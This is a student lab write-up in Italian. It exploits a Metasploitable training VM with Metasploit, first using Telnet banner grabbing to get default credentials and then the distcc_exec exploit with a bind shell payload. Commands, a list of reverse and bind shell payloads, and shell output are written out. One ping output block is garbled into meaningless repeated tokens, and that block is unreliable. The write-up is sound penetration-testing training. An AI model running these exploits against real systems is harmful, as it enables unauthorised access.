S7-L2

Exploit Telnet con Metasploit

Emanuele Benedetti | 21 gennaio 2025

Consegna

Sulla base dell'esercizio visto in lezione teorica, utilizzare Metasploit per sfruttare la vulnerabilità relativa a Telnet con il modulo auxiliary telnet_version sulla macchina Metasploitable.

Requisito

Seguire gli step visti in lezione teorica. Prima, configurate l'IP della vostra Kali con 192.168.1.25 e l'IP della vostra Metasploitable con 192.168.1.40

Bonus

Studiare cos'è il servizio distcc e scrivere qualche riga di spiegazione di questo servizio. Spiegare la motivazione dell'esistenza della vulnerabilità. Per quale motivo tengono la porta aperta? E facilmente accessibile?

Effettuare l'attacco al servizio distccd ed aprire una shell nella macchina bersaglio.

Svolgimento

Configurazione delle macchine

Ho iniziato configurando le macchine come richiesto dalla consegna, assegnando manualmente l'indirizzo IP 192.168.1.25 a Kali e 192.168.1.40 a Metasploitable2.

Ho utilizzato il comando *sudo ip addr add 192.168.1.25/24 dev eth0* sulla macchina attaccante e *sudo ip addr add 192.168.1.40/24 dev eth0* sulla macchina target.

Configurazione Kali:

```
(kali@ kali)-[~]
$ sudo ip addr add 192.168.1.25/24 dev eth0

(kali@ kali)-[~]
$ ip a

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00 brd 00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever

2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:6e:13:6e brd ff:ff:ff:ff
    inet 192.168.1.25/24 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::fa9a:f7ba:91c1:eee9/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Configurazione Metasploitable:

```
msfadmin@metasploitable:~$ sudo ip addr add 192.168.1.40/24 dev eth0
msfadmin@metasploitable:~$ ip a

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
    valid_lft forever preferred_lft forever

2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:72:66:ae brd ff:ff:ff:ff:ff
    inet 192.168.1.40/24 scope global eth0
    inet6 fe80::a00:27ff:fe72:66ae/64 scope link
    valid_lft forever preferred_lft forever
```

Ho quindi verificato che le macchine comunicassero correttamente tramite il comando *ping*.

```
$\frac{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince{\chince
```


Exploit Telnet con Metasploit

Per verificare se il servizio Telnet fosse attivo sul target ho eseguito il comando *nmap -T5 -sV -p 23 192.168.1.40* che esegue una scnasione sulla porta 23 (porta di default di Telnet) e riporta le informazioni sullo stato della porta e la versione del protocollo usato

```
(kali@ kali)-[~]
$ nmap -T5 -sV -p 23 192.168.1.40
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-21 14:25 CET
Nmap scan report for 192.168.1.40
Host is up (0.00043s latency).

PORT STATE SERVICE VERSION
23/tcp open telnet Linux telnetd
MAC Address: 08:00:27:72:66:AE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Dopo essermi accertato che il servizio fosse in esecuzione ho avviato la console di Metasploit framework con *msfconsole*.



La consegna indicava di utilizzare l'exploit *auxiliary telnet_version* quindi ho cercato l'exploit digitando sulla console *search auxiliary telnet version*.

Otteniamo due risultati dal database degli attacchi di Metasploitable. Seleziono il secondo tramite *use 1* e verifico le opzioni con *show options*.

La porta dell'host remoto è già correttamente configurata perciò non ci resta che selezionare l'indirizzo IP del target con *set rhosts 192.168.1.40* e verificare nuovamente le opzioni.

Poiché stiamo utilizzando un modulo *auxiliary*, non abbiamo bisogno di selezionare alcun payload. Possiamo lanciare l'attacco con *exploit*.

L'attacco ha avuto successo, siamo riusciti a rivelare le credenziali (*msfadmin* e *msfadmin*) tramite il banner di Metasploitable.

Possiamo verificare definitivamente la riuscita dell'attacco tentando una connessione Telnet dalla nostra macchina a quella target.

Ho inserito nel terminale il comando *telnet 192.168.1.40* ed inserito le credenziali rubate, riuscendo ad eseguire correttamente la connessione:

```
[kali⊛kali)-[~]
  $ telnet 192.168.1.40
Trying 192.168.1.40 ...
Connected to 192.168.1.40.
Escape character is '^]'.
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login: msfadmin
Password:
Last login: Mon Jan 20 07:00:48 EST 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Bonus

Per eseguire il bonus ho effettuato nuovamente una scansione con nmap utilizzando lo switch -p- che permette di analizzare tutte le porte dell'obiettivo.

```
-(kali⊛kali)-[~]
$ nmap -T5 -sS -p- 192.168.1.40
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-21 14:48 CET
Nmap scan report for 192.168.1.40
Host is up (0.00028s latency).
Not shown: 65503 closed tcp ports (reset)
         STATE SERVICE
PORT
21/tcp
         open ftp
   3306/tcp
                                mysql
                     open
   3632/tcp
                                 distccd
                    open
                                 krb524
                      open
```

Come vediamo sulla porta 3632 è attivo il demone del servizio distcc.

Descrizione distcc

Distcc è un servizio di compilazione distribuita che permette di accelerare la compilazione di software, sfruttando più macchine all'interno di una rete. In questo modo il carico di lavoro è condiviso, riducendo significativamente i tempi di compilazione. distcc è comunemente usato in ambienti di sviluppo dove si ha bisogno di compilare grandi quantità di codice, come in progetti open source.

Funzionamento

Il funzionamento di distcc prevede che il client invii frammenti di codice sorgente ai server distcc, che li compilano e restituiscono i risultati. Questo processo permette di sfruttare risorse hardware multiple per completare il lavoro più velocemente.

Vulnerabilità distcc

La vulnerabilità di distcc riguarda principalmente la sua porta aperta e l'accessibilità del servizio a chiunque sia in grado di connettersi a quella porta. Questo servizio se non configurato correttamente, può essere sfruttato da un attaccante per eseguire codice maligno.

Considerazioni sulla porta aperta

La porta 3632 è aperta per consentire ai client distcc di connettersi al server distcc per inviare richieste di compilazione. La porta deve essere accessibile affinché il processo di compilazione distribuita funzioni correttamente. Quando utilizzato correttamente in una rete sicura, distcc è uno strumento utile per migliorare l'efficienza della compilazione, poiché permette di sfruttare più macchine e risorse. Tuttavia, la porta è vulnerabile se il servizio non è adeguatamente protetto da misure di sicurezza come firewall, autenticazione o crittografia.

Sfruttamento della vulnerabilità distcc

Per effettuare l'attacco al servizio distccd ed aprire una shell nella macchina bersaglio ho utilizzato nuovamente il tool Metasploit Framework. Dopo aver avviato il programma con *msfconsole* ho ricercato gli exploit tramite *search distcc*.



Nel database è presente un exploit che se eseguito con successo ci permette di ottenere l'accesso alla shell del sistema target. Selezioniamo l'exploit con *use exploit/unix/misc/distcc_exec* e controlliamo le opzioni tramite *show options*.

Come fatto precedentemente impostiamo l'indirizzo IP del target con *set rhosts* 192.168.1.40 ed elenchiamo i payload disponibili con *show payloads*.

```
) > set rhosts 192.168.1.40
rhosts ⇒ 192.168.1.40

msf6 exploit(unix/misc/d
                                                  ) > show payloads
Compatible Payloads
                                                                           Disclosure Date Rank
                                                                                                                Check Description
         Name
         payload/cmd/unix/adduser
                                                                                                                           Add user with useradd
                                                                                                                          Unix Command Shell, Bind TCP (via Perl)
Unix Command Shell, Bind TCP (via perl) IPv6
Unix Command Shell, Bind TCP (via Ruby)
Unix Command Shell, Bind TCP (via Ruby) IPv6
         payload/cmd/unix/bind_perl
payload/cmd/unix/bind_perl_ipv6
                                                                                                    normal
                                                                                                    normal
                                                                                                                No
         payload/cmd/unix/bind_ruby
                                                                                                    normal
         payload/cmd/unix/bind_ruby_ipv6
                                                                                                    normal
                                                                                                                          Unix Command, Generic Command Execution
Unix Command Shell, Double Reverse TCP (telnet)
Unix Command Shell, Reverse TCP (/dev/tcp)
         payload/cmd/unix/generic
payload/cmd/unix/reverse
                                                                                                    normal
                                                                                                    normal
         payload/cmd/unix/reverse_bash
                                                                                                    normal
         payload/cmd/unix/reverse_bash_telnet_ssl
                                                                                                                           Unix Command Shell,
                                                                                                                                                        Reverse TCP SSL (telnet)
                                                                                                    normal
         payload/cmd/unix/reverse_openssl
payload/cmd/unix/reverse_perl
payload/cmd/unix/reverse_perl_ssl
                                                                                                                          Unix Command Shell,
Unix Command Shell,
                                                                                                    normal
                                                                                                                                                        Double Reverse TCP SSL (openssl)
                                                                                                                                                        Reverse TCP (via Perl)
Reverse TCP SSL (via perl)
                                                                                                    normal
                                                                                                                           Unix Command Shell,
                                                                                                    normal
         payload/cmd/unix/reverse_ruby
                                                                                                     normal
                                                                                                                           Unix Command Shell, Reverse TCP (via Ruby)
                                                                                                                          Unix Command Shell, Reverse TCP SSL (via Ruby)
Unix Command Shell, Double Reverse TCP SSL (telnet)
          payload/cmd/unix/reverse_ruby_ssl
                                                                                                     normal
          payload/cmd/unix/reverse_ssl_double_telnet
```

In questo caso abbiamo diversi payloads tra cui scegliere, io ho selezionato il payload/cmd/unix/bind_ruby con set payload 3.

Verifichiamo che le impostazioni di exploit e payload siano corrette ed infine lanciamo l'attacco con *exploit*.

```
msf6 exploit(unix/misc/distcc_exec) > set payload 3
payload ⇒ cmd/unix/bind_ruby
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.1.40 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 3632 yes The target port (TCP)

Payload options (cmd/unix/bind_ruby):

Name Current Setting Required Description
LPORT 4444 yes The listen port
RHOST 192.168.1.40 no The target address
```

```
msf6 exploit(unix/misc/distor_exec) > exploit
[*] 192.168.1.40:3632 - stderr: -e:1:in `initialize': Address already in use - bind(2) (Errno::EADDRINUSE)
[*] 192.168.1.40:3632 - stderr: from -e:1:in `new'
[*] 192.168.1.40:3632 - stderr: from -e:1
[*] Started bind TCP handler against 192.168.1.40:4444
[*] Command shell session 1 opened (192.168.1.25:36475 → 192.168.1.40:4444) at 2025-01-21 15:17:09 +0100
```

Dopo qualche istante siamo riusciti ad ottenere l'accesso alla shell della macchina target come richiesto dalla consegna. Possiamo eseguire dei comandi per testare la corretta riuscita dell'attacco.

Ho eseguito il comando *id* e *whoami* per verificare quale fosse l'utente autenticato e i privilegi assegnati all'utente. In questo caso siamo autenticati come *daemon* e non abbiamo i privilegi di root.

Infine ifconfig per verificare che l'indirizzo della macchina fosse quello del target

```
ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:72:66:ae
inet addr:192.168.1.40 Bcast:0.0.0.0 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe72:66ae/64 Scope:Link
```